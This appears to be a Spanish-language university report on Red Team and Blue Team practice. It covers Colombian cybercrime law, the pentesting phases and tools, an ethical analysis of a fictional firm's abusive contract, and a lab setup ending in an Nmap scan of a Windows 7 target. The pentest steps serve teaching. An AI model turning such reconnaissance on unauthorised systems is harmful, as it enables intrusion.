Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Juan Alexander Vargas Ramos

Asesora

Jenny Fernanda Restrepo Santacruz

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería ECBTI

Seminario Especializado: Equipos Estratégicos en Ciberseguridad: *Red Team & Blue Team*

2025

Resumen

En el desarrollo del presente análisis, se ha examinado el caso de *CyberFort Technologies*, una empresa de ciberseguridad ficticia cuyos procedimientos contractuales y operativos presentan serias implicaciones legales, éticas y profesionales; a partir de los diferentes anexos asociados al caso de estudio, se han identificado diversas situaciones que ponen en riesgo tanto la integridad de la organización como la de los profesionales involucrados. El análisis permitió aplicar de manera integrada los conocimientos técnicos, normativos y éticos adquiridos en el curso, abordando desde la explotación controlada de vulnerabilidades en un entorno de laboratorio hasta la formulación de recomendaciones de defensa y contención ante ciberataques; este ejercicio fortaleció la comprensión del papel que desempeñan los equipos *Red Team* y *Blue Team* en escenarios reales, resaltando la importancia de la ética profesional, la transparencia institucional y el cumplimiento del marco legal vigente en la práctica de la ciberseguridad.

***Palabras clave*:** amenaza, hardware, seguridad, software, vulnerabilidad

Abstract

In the development of this analysis, the case of CyberFort Technologies has been examined; a fictitious cybersecurity company whose contractual and operational procedures present serious legal, ethical, and professional implications; based on the various annexes associated with the case study, several situations have been identified that pose risks to both the integrity of the organization and the professionals involved. The case provided an opportunity to apply the technical, legal, and ethical knowledge acquired during the course, covering aspects such as controlled vulnerability exploitation in a lab environment and the formulation of defensive and containment strategies in response to cyberattacks; it strengthened the understanding of the strategic roles played by Red Team and Blue Team members in real-world scenarios, highlighting the importance of professional ethics, institutional transparency, and compliance with current legal frameworks in cybersecurity practice.

Keywords: *hardware, security, software, threat, vulnerability*

Tabla de contenido

Lista de Tablas

Lista de Figuras

Glosario de Términos

Tabla 1

Glosario

Término	Definición
Blue Team	Equipo defensivo encargado de monitorear, detectar, contener y remediar incidentes de seguridad en la organización.
CVE	Identificador único asignado a cada vulnerabilidad pública en la base de datos gestionada por MITRE (*Common Vulnerabilities and Exposures*).
Escaneo	Uso de herramientas específicas para identificar puertos abiertos, servicios activos y versiones de software en un sistema objetivo.
Explotación	Etapa del *Pentesting* en la que se aprovechan vulnerabilidades para obtener acceso no autorizado a un sistema.
Hardening	Conjunto de medidas (parches, configuración, políticas) aplicado a sistemas o aplicaciones para reducir su superficie de ataque.
Pentesting	Prueba de penetración estructurada en fases (reconocimiento, escaneo, explotación, post-explotación, informe) para evaluar la seguridad de un entorno.
Reconocimiento	Fase inicial del *Pentesting* en la que se recopila información sobre el objetivo, de forma pasiva y activa, para entender su superficie de ataque.
Red Team	Equipo ofensivo que simula ataques controlados para identificar vulnerabilidades y medir la efectividad de la defensa.
SIEM	Plataforma que centraliza, correlaciona y analiza eventos de seguridad para detectar amenazas y apoyar la respuesta ante incidentes.
Vulnerabilidad	Debilidad en un activo o control que puede ser explotada por una amenaza para comprometer la confidencialidad, integridad o disponibilidad.

Nota. Definiciones relevantes para la comprensión del documento.

Objetivos

Objetivo General

Comprender los fundamentos, herramientas y procesos esenciales utilizados por equipos *Red Team* y *Blue Team* en ciberseguridad.

Objetivos Específicos

- Reconocer las leyes y decretos vigentes en Colombia relacionados con delitos informáticos y protección de datos personales, entendiendo su aplicación en entornos reales.
- Desarrollar competencias en las fases del *Pentesting*, comprendiendo su propósito y relación con las tácticas ofensivas del *Red Team* y las acciones a tomar por el *Blue Team*.
- Evaluar el uso y funcionalidad de herramientas clave de ciberseguridad, tanto en su componente ofensivo como defensivo, para ilustrar su aplicación práctica en los equipos *Red Team* y *Blue Team*.

Delitos informáticos y protección de datos personales

En Colombia, la legislación relacionada con delitos informáticos y protección de datos personales se centra en dos leyes principales: la Ley 1273 de 2009 y la Ley 1581 de 2012.

Ley 1273 de 2009

Incluye delitos informáticos en el código penal colombiano para proteger la información y los datos; puntualmente se interpretan como delitos de este tipo:[1]

- Acceso abusivo a sistemas informáticos: sanciona dicho ingreso con penas de prisión de 48 a 96 meses y multas de 100 a 1.000 salarios mínimos legales mensuales vigentes.
- Obstaculización ilegítima de sistema informático o red de telecomunicaciones: penaliza a quienes impidan o interfieran el funcionamiento normal de sistemas informáticos o redes de telecomunicaciones sin autorización, con penas similares al delito anterior.
- Interceptación de datos informáticos: castiga la interceptación no autorizada de datos informáticos en tránsito o dentro de un sistema, con penas de 36 a 72 meses de prisión.
- Daños informáticos: penaliza la destrucción, daño, deterioro o alteración de datos informáticos o sistemas de información, con multas de 100 a 1.000 salarios mínimos legales mensuales vigentes y penas de 48 a 96 meses de prisión.
- Software malicioso: sanciona la adquisición, producción, distribución, envío, introducción, extracción o venta de software malicioso sin autorización, con las mismas penas que el delito de daño informático.

[1] Congreso de la República de Colombia. (2009, enero 05). *Ley 1273 de 2009*. https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492

- Violación de datos personales: castiga la obtención, compilación, oferta, venta, intercambio, envío, compra, interceptación, sustracción, divulgación, modificación o uso no autorizado de datos personales, con multas de 100 a 1.000 salarios mínimos legales mensuales vigentes y penas de 48 a 96 meses de prisión.
- Suplantación de sitios web para capturar datos personales: penaliza la programación, diseño, venta, envío, ejecución o uso de páginas falsas, enlaces o ventanas emergentes diseñadas para robar datos personales, con sanciones similares a las anteriores.

Ley 1581 de 2012

Establece disposiciones generales para la protección de datos personales en Colombia; sus aspectos más destacados incluyen:[2]

- Principios para el tratamiento de datos personales: define principios como legalidad, finalidad, libertad, veracidad, transparencia, acceso y circulación restringida, seguridad y confidencialidad que deben regir el tratamiento de datos personales.
- Protección de datos personales: garantiza a las personas el derecho a conocer, actualizar, corregir y eliminar sus datos, ser informadas sobre su uso, y presentar quejas ante la Superintendencia de Industria y Comercio si se vulneran sus derechos; también permite revocar autorizaciones y acceder gratuitamente a sus datos.
- Obligaciones de responsables y encargados del tratamiento: garantizar los derechos de los titulares, informarles sobre el uso de sus datos y su finalidad, conservar la autorización otorgada, proteger la información con medidas de seguridad y mantenerla actualizada.

[2] Congreso de la República de Colombia. (2012, octubre 17). *Ley 1581 de 2012*. https://www.gobiernobogota.gov.co/politicas/Ley_1581_de_2012

Pentesting y sus etapas

Las pruebas de penetración (*Pentesting*) son ejercicios controlados en los que se simula un ataque cibernético para encontrar vulnerabilidades en sistemas, redes o aplicaciones antes de que los atacantes reales lo hagan; estas pruebas se desarrollan en varias etapas, que ayudan a mantener un proceso ordenado, sistemático y eficaz.

A nivel general, las etapas para llevar un adecuado proceso de *Pentesting* son:

Reconocimiento: etapa de recolección de información realizada para conocer todo lo posible del objetivo: direcciones IP, dominios, tecnologías utilizadas, empleados, etc. Se puede hacer de forma pasiva (sin interactuar con el objetivo) o activa (interactuando con el sistema).

Herramienta - Maltego: permite visualizar relaciones entre personas, dominios, correos, redes sociales y más; muy útil en reconocimiento pasivo.

Escaneo: se analizan los sistemas para identificar puertos y servicios activos, versiones de software; útil para entender cómo está estructurada la red y detectar posibles puntos débiles.

Herramienta - Nmap: uno de los escáneres más usados. Detecta puertos abiertos, servicios y sistemas operativos del objetivo.

Análisis de vulnerabilidades: buscar vulnerabilidades conocidas sobre los servicios, versiones o configuraciones que previamente se detectaron como activos; también puede implicar obtener usuarios, recursos compartidos, etc.

Herramienta - Nessus: escáner de vulnerabilidades que compara los servicios detectados contra una base de datos de fallos conocidos.

Explotación: se intentan aprovechar las vulnerabilidades encontradas para acceder al sistema o tomar control del objetivo.

Herramienta - Metasploit: plataforma muy potente para lanzar exploits y controlar sistemas comprometidos.

Post-explotación: Después de lograr acceso, el pentester analiza qué tan profundo puede llegar: extraer datos, escalar privilegios o ingresar a servicios entrelazados; su objetivo es evaluar el impacto que un atacante real podría tener una vez dentro del sistema atacado.

Herramienta - Mimikatz: Extrae contraseñas y tokens en sistemas Windows para escalar privilegios.

Generación de informes: todo lo encontrado, explotado o vulnerado se documenta detalladamente: vulnerabilidades, nivel de riesgo, cómo se explotaron, evidencias y recomendaciones; este informe es clave para que la posterior corrección de los problemas.

Herramienta - Dradis: Plataforma para documentar, organizar y presentar hallazgos de pruebas de penetración.

Herramientas de ciberseguridad

Las pruebas de penetración (*Pentesting*) son ejercicios controlados en los que se simula un ataque cibernético para encontrar vulnerabilidades

Metasploit: es un marco de trabajo de código abierto diseñado para realizar pruebas de penetración que permite a los expertos en seguridad lanzar ataques simulados contra sistemas para encontrar y explotar vulnerabilidades; entre sus funciones principales, según lo indica su documentación[3], puede:

- Ejecutar exploits para obtener acceso a sistemas vulnerables.
- Crear "payloads" personalizados (como puertas traseras o comandos remotos).
- Realizar post-explotación (recolectar credenciales, escalar privilegios, etc.).
- Automatizar ataques para pruebas en entornos controlados.

Nmap: utilizada para descubrir dispositivos en una red y obtener información sobre sus servicios, puertos abiertos, y sistema operativo[4]; es ideal para conocer el estado de seguridad de un sistema antes de una prueba de penetración

Entre sus funciones más populares están:

- Escanear puertos abiertos.
- Detectar servicios y versiones de software en máquinas remotas.
- Identificar sistemas operativos.
- Descubrir topología de red.

[3] Rapid7. (s.f.). *Metasploit Documentation* https://docs.metasploit.com/

[4] Lyon, G. (2008, julio 01). *Nmap Network Scanning* https://nmap.org/book/

OpenVAS: es una plataforma de escaneo de vulnerabilidades que analiza redes, servidores y aplicaciones en busca de fallas de seguridad conocidas, asignándoles un nivel de criticidad[5]; sirve también para:

- Analizar redes o servidores completos.
- Detectar vulnerabilidades asociadas a versiones de software.
- Generar reportes de evaluación.
- Integrarse en ciclos de pruebas regulares de seguridad.

ExploitDB: es una base de datos de exploits y vulnerabilidades, mantenida por *Offensive Security*[6] y brindada de manera pública, usada para investigar vulnerabilidades conocidas y cómo podrían ser explotadas a través de:

- Códigos de exploits listos para usar en entornos de pruebas.
- Filtros por sistema operativo, software, tipo de exploit, etc.
- Referencias cruzadas con otras bases como CVE.

CVE: es una base de datos de vulnerabilidades públicas, gestionada por MITRE[7], que asigna un código único a cada vulnerabilidad descubierta; esto brinda:

- Un identificador estandarizado para vulnerabilidades.
- Descripción básica de cada falla.
- Referencias a parches, boletines de seguridad y herramientas asociadas.

[5] Greenbone. (s.f.). *TechDoc Portal* https://docs.greenbone.net/
[6] *Offensive Security*. (2022, noviembre 21). *The Exploit Database Git Repository* https://gitlab.com/exploit-database/exploitdb/-/blob/main/README.md
[7] CVE. (s.f.). *Glossary*. https://www.cve.org/ResourcesSupport/Glossary

Banco de trabajo - *CyberFort Technologies*

El caso de estudio plantea en principio un escenario en el que se requiere realizar un montaje de dos máquinas virtuales y posteriormente generar la comunicación entre ellas, para llevar a cabo esta labor, es importante contar con los siguientes recursos suministrados:

Figura 1

Recursos caso de estudio CyberFort Technologies


Parrot-security-6.3.2_amd64.ova	7/04/2025 8:47 p. m.	Archivo OVA	7.200.175 KB
Rejjeto_123456	7/04/2025 8:32 p. m.	Carpeta comprimida ...	15.001 KB
Win7-SE2020-X64.ova	7/04/2025 8:08 p. m.	Archivo OVA	3.683.633 KB
VirtualBox-7.1.6-167084-Win	7/04/2025 8:08 p. m.	Aplicación	120.134 KB

Fuente. autoría propia

Para montar las máquinas virtuales ".OVA", se requiere instalar VirtualBox, por lo que se ingresa a la web oficial para realizar su descarga e instalación.

Figura 2

Download VirtualBox




Fuente. autoría propia

Una vez realizado, se importan las dos máquinas virtuales y se configura su red, de tal manera que puedan establecer conexión entre sí en un entorno controlado:

Figura 3

Configuración de red avanzada sobre las máquinas virtuales



Fuente. autoría propia

Se inicializan las dos máquinas virtuales, que están conectados a una red interna con segmento de IP 192.168.100.XXX; se procede a realizar la asignación de IP correspondiente:


Parrot: en la terminal, se establece una IP estática utilizando los comandos “sudo ip addr add 192.168.100.117/24 dev enp0s3” y “sudo ip link set enp0s3 up”

Windows 7: en el centro de redes y recursos compartidos, se configura la IP estática 192.168.100.97 con máscara de red 255.255.255.0

Para que la comunicación se realice sin novedades, es fundamental validar previamente que las dos máquinas virtuales si hayan adoptado la IP asignada, para ello, en las siguientes figuras se muestra el comando según el sistema operativo:

Figura 4


Comando "ip addr show enp0s3" en Parrot



Fuente. autoría propia

Figura 5

Windows 7: comando "ipconfig" en CMD




Fuente. autoría propia

Finalmente, si la configuración se ejecuta correctamente, se puede proceder a realizar un intento de comunicación entre máquinas virtuales, haciendo uso del comando Ping:

Figura 6

Comunicación entre máquinas virtuales



Fuente. autoría propia

Análisis legal – Caso *CyberFort Technologies*

Los anexos “Anexo 2 - Escenario 2” y “Anexo 3 - Acuerdo” plantean un escenario en el que sí, existen posibles irregularidades legales y éticas en el proceso, las cuales pueden generar responsabilidad para *CyberFort Technologies*.

Inicialmente se analiza lo estipulado en el Anexo 2, en el cual ya por simple lógica, no revisar ni actualizar los contratos elaborados por una persona desvinculada por irregularidades compromete la validez, la ética y la legalidad del documento; si el contrato contiene cláusulas abusivas o contrarias a la ley laboral o penal, su firma puede exponer a la organización y a los contratistas a procesos legales.

Ahora, según el Código Sustantivo del Trabajo de Colombia y la Ley 1581 de 2012, los contratos deben garantizar derechos laborales y el correcto tratamiento de la información confidencial[8]; además, la ausencia de revisión jurídica constituye negligencia administrativa.

Con respecto al Anexo 3, el acuerdo contiene cláusulas problemáticas que vulneran la legislación colombiana y principios éticos fundamentales, entre ellas:

Prohibición de denuncia de actividades ilegales: se obliga al aspirante a “no denunciar actividades sospechosas de espionaje o apropiación de información de terceros” y a su vez, se le impide “denunciar y publicar información ilegal conocida durante el proceso”.

[8] Congreso de la República de Colombia. (2012, octubre 17). *Ley 1581 de 2012* https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=6388

Violaciones legales:

- Art. 95.7 de la Constitución Política – deber ciudadano de denunciar delitos.[9]
- Ley 599 de 2000 (Código Penal) – complicidad por encubrimiento.[10]

Exoneración de responsabilidad penal a la empresa: se establece que, en caso de controversias, el receptor debe asumir defensa privada y eximir de responsabilidad legal a la empresa.

Violaciones legales:

- Art. 1602 del Código Civil – contratos deben cumplirse de buena fe.[11]
- Ley 222 de 1995 y Ley 1474 de 2011 – las empresas sí pueden tener responsabilidad penal.[12]

Clasificación de actividades ilícitas como "información confidencial": el acuerdo menciona como información protegida: "datos de chuzadas, interceptaciones, accesos abusivos a sistemas informáticos", actos que son tipificados como delitos informáticos según la Ley 1273 de 2009.[13]

---

[9] Congreso de la República de Colombia. (1991, julio 04). *Constitución Política 1 de 1991 Asamblea Nacional Constituyente* https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=4125

[10] Congreso de la República de Colombia. (2000, julio 24). *Ley 599 de 2000* https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=6388

[11] Código Civil. (1887, abril 15). *Artículo 1602* https://leyes.co/codigo_civil/1602.htm

[12] Congreso de la República de Colombia. (1995, Diciembre 20). *Ley 222 de 1995* https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=6388

[13] Congreso de la República de Colombia. (2009, Enero 05). *Ley 1273 de 2009* https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=6388

Riesgo ético y jurídico:

- Incluir actividades ilegales bajo la categoría de confidencialidad se puede interpretar como intento de encubrimiento corporativo.

El acuerdo propuesto es jurídicamente inválido en varias de sus cláusulas y representa un alto riesgo legal, ético y reputacional tanto para los aspirantes como para la organización; de ser denunciado ante las autoridades, *CyberFort Technologies* podría ser investigada, generando sanciones legales, pérdida de licencias y daños reputacionales que comprometerían su liderazgo en el sector. La falta de cumplimiento con normativas como la Ley 1581 de 2012 o la Ley 1273 de 2009 podría resultar en multas impuestas por la Superintendencia de Industria y Comercio o incluso acciones penales por parte de la Fiscalía.

COPNIA – Reflexión sobre aplicación al trabajo

En el campo de la ciberseguridad, donde la confianza, la ética y el cumplimiento legal son fundamentales, se deben analizar las condiciones contractuales y los valores organizacionales de cualquier empresa antes de vincularse laboralmente.

A pesar de que *CyberFort Technologies* ofrece un salario mensual de $15.000.000 COP y un contrato vitalicio, existen elementos dentro del acuerdo de confidencialidad y el contexto de la contratación que me llevan a concluir que no aplicaría a este trabajo; en coherencia con los principios del marco legal colombiano y el Código de Ética del COPNIA[14], que en su Artículo 1

[14] COPNIA. (1993, Octubre 09). Código de ética https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

establece que los ingenieros deben actuar con honestidad, proteger el interés público y abstenerse de participar en prácticas fraudulentas, aceptar un cargo en una organización que restringe la denuncia de actividades ilegales y oculta información sensible, va en contra de estos principios fundamentales; la ética profesional debe prevalecer sobre cualquier incentivo económico, por alto que este sea.

En una profesión como la ingeniería y más aún en la ciberseguridad, mantener una reputación intachable es clave; vincularse a una organización con antecedentes cuestionables o cláusulas abusivas en sus contratos puede tener consecuencias irreversibles para la carrera de cualquier profesional, en este sentido, rechazar esta oportunidad laboral es una decisión basada en la integridad, el respeto a la ley y la responsabilidad profesional; prefiero esperar oportunidades en organizaciones que valoren la transparencia, el cumplimiento normativo y el compromiso ético, pilares que deben guiar siempre el ejercicio de la ingeniería y de la ciberseguridad.

Desde la perspectiva de los empleados, la existencia de cláusulas irregulares podría generar desconfianza y tensiones internas dentro de los equipos *Red Team* y *Blue Team*; estos equipos requieren una alta coordinación, ética y transparencia para funcionar correctamente, y al trabajar bajo condiciones opacas o jurídicamente riesgosas, se compromete no solo su rendimiento, sino también la calidad de las simulaciones defensivas y ofensivas que deben ejecutar, lo que sin duda afectaría la cultura organizacional y reducir la efectividad de las operaciones en ciberseguridad.

Ciberespionaje y ética en *CyberFort Technologies*

Las empresas de ciberseguridad manejan información extremadamente sensible durante auditorías y procesos de protección digital; su labor, por ende, implica el acceso a datos confidenciales, infraestructura crítica y comunicaciones privadas, sin embargo, ese acceso debe estar regulado por principios éticos, límites legales y mecanismos de supervisión que impidan cualquier abuso, como se evidencia en el caso del "Anexo 7 - Escenario 2" de *CyberFort Technologies*.

Hasta qué punto deben tener acceso estas empresas, depende realmente del alcance pactado contractualmente y del principio de minimización del acceso, es decir, deben acceder solo a la información estrictamente necesaria para cumplir con el objetivo de la auditoría; esto implica no recopilar, almacenar o procesar datos ajenos a los objetivos definidos, y mucho menos, explotar esa información para otros fines.

El incidente descrito con el *malware ShadowEye* expone un uso fraudulento del acceso privilegiado: los expertos de *CyberFort* utilizaron herramientas forenses para espiar y vender información confidencial, lo que constituye un grave acto de ciberespionaje, vulnera la privacidad, la soberanía nacional y representa una violación directa a principios internacionales de confidencialidad y protección de datos.

Frente a este tipo de riesgos, las empresas deben implementar mecanismos de supervisión y control, como:

- Auditorías internas constantes para evitar el abuso de herramientas de análisis forense.
- Políticas de acceso basado en roles, que limiten el acceso a información crítica solo al personal estrictamente necesario.

- Sistemas de registro y monitoreo de acciones, que documenten cada actividad realizada por los analistas durante la auditoría.
- Códigos de ética internos y capacitación constante en integridad profesional y legalidad de las prácticas.

Cuando un gobierno o entidad descubre que ha sido víctima de ciberespionaje por parte de una empresa contratada, tiene opciones como, realizar denuncia penal inmediata, rescisión del contrato, inclusión de la empresa en listas negras nacionales e internacionales, y cooperación con otras instituciones para rastrear la fuga de datos.

Para restaurar la confianza, se deben tomar acciones contundentes:

- Realizar una auditoría externa e independiente.
- Publicar informes de transparencia.
- Crear nuevas políticas de contratación con cláusulas anticorrupción.
- Exigir certificaciones éticas y de cumplimiento (como ISO/IEC 27001 o certificaciones de terceros en ética profesional).
- Reforzar los canales de denuncia anónima y protección a informantes.

CyberFort Technologies demuestra que el poder tecnológico sin control ético es un riesgo grave para la seguridad y la confianza digital; la solución no está solo en más herramientas, sino en una cultura de integridad, vigilancia activa y firmeza legal, solo así, se podrá ejercer la ciberseguridad con la responsabilidad que exige su propósito.

Red Team – Herramientas

El Anexo 4 - Escenario 3, especifica un problema técnico que debe ser solucionado mediante la utilización de herramientas que permitan demostrar una prueba de concepto (PoC) de una fuga de información y escalado de privilegios en una máquina Windows 7 con una aplicación vulnerable, explotando la falla para obtener un *shell* y crear un usuario administrador.

Previamente se configuró un banco de trabajo con los siguientes sistemas operativos:

- Windows 7 (maquina con aplicación vulnerable)
- Parrot OS (utilizada para la validación del escenario propuesto)

Para el *Red Team*, un primer paso fundamental para poder realizar un proceso de ataque, es poder establecer comunicación con el objetivo, por ende, se comprueba que el escenario cumpla con este punto (conectividad a través del mismo segmento de red):

Fase 1 - Reconocimiento: para la primer fase del proceso de *Pentesting*, se realiza un *ping* para validar conectividad entre las máquinas desde Parrot hacia Windows: en un primer intento, mediante el comando sudo ip 192.168.100.97, no se logra obtener datos, por lo que se desactiva el firewall de Windows para que la solicitud se realice correctamente:


Figura 7

Firewall desactivado

Fuente. autoría propia

Figura 8


Ping Parrot a Windows



Fuente. autoría propia

Figura 9

Ping Windows a Parrot




Fuente. autoría propia

Fase 2 - Escaneo: se realizará uso de Nmap, para lo cual se buscarán servicios activos y versiones del software que será analizado mediante el comando “nmap -sS -sV -Pn 192.168.100.97”

Figura 10

Vulnerabilidades máquina objetivo



Fuente. autoría propia

Se ha logrado obtener un escaneo de puertos exitoso desde Parrot hacia la máquina Windows 7, en el que los resultados muestran posibles vectores de ataque:

Tabla 2

Vectores de ataque

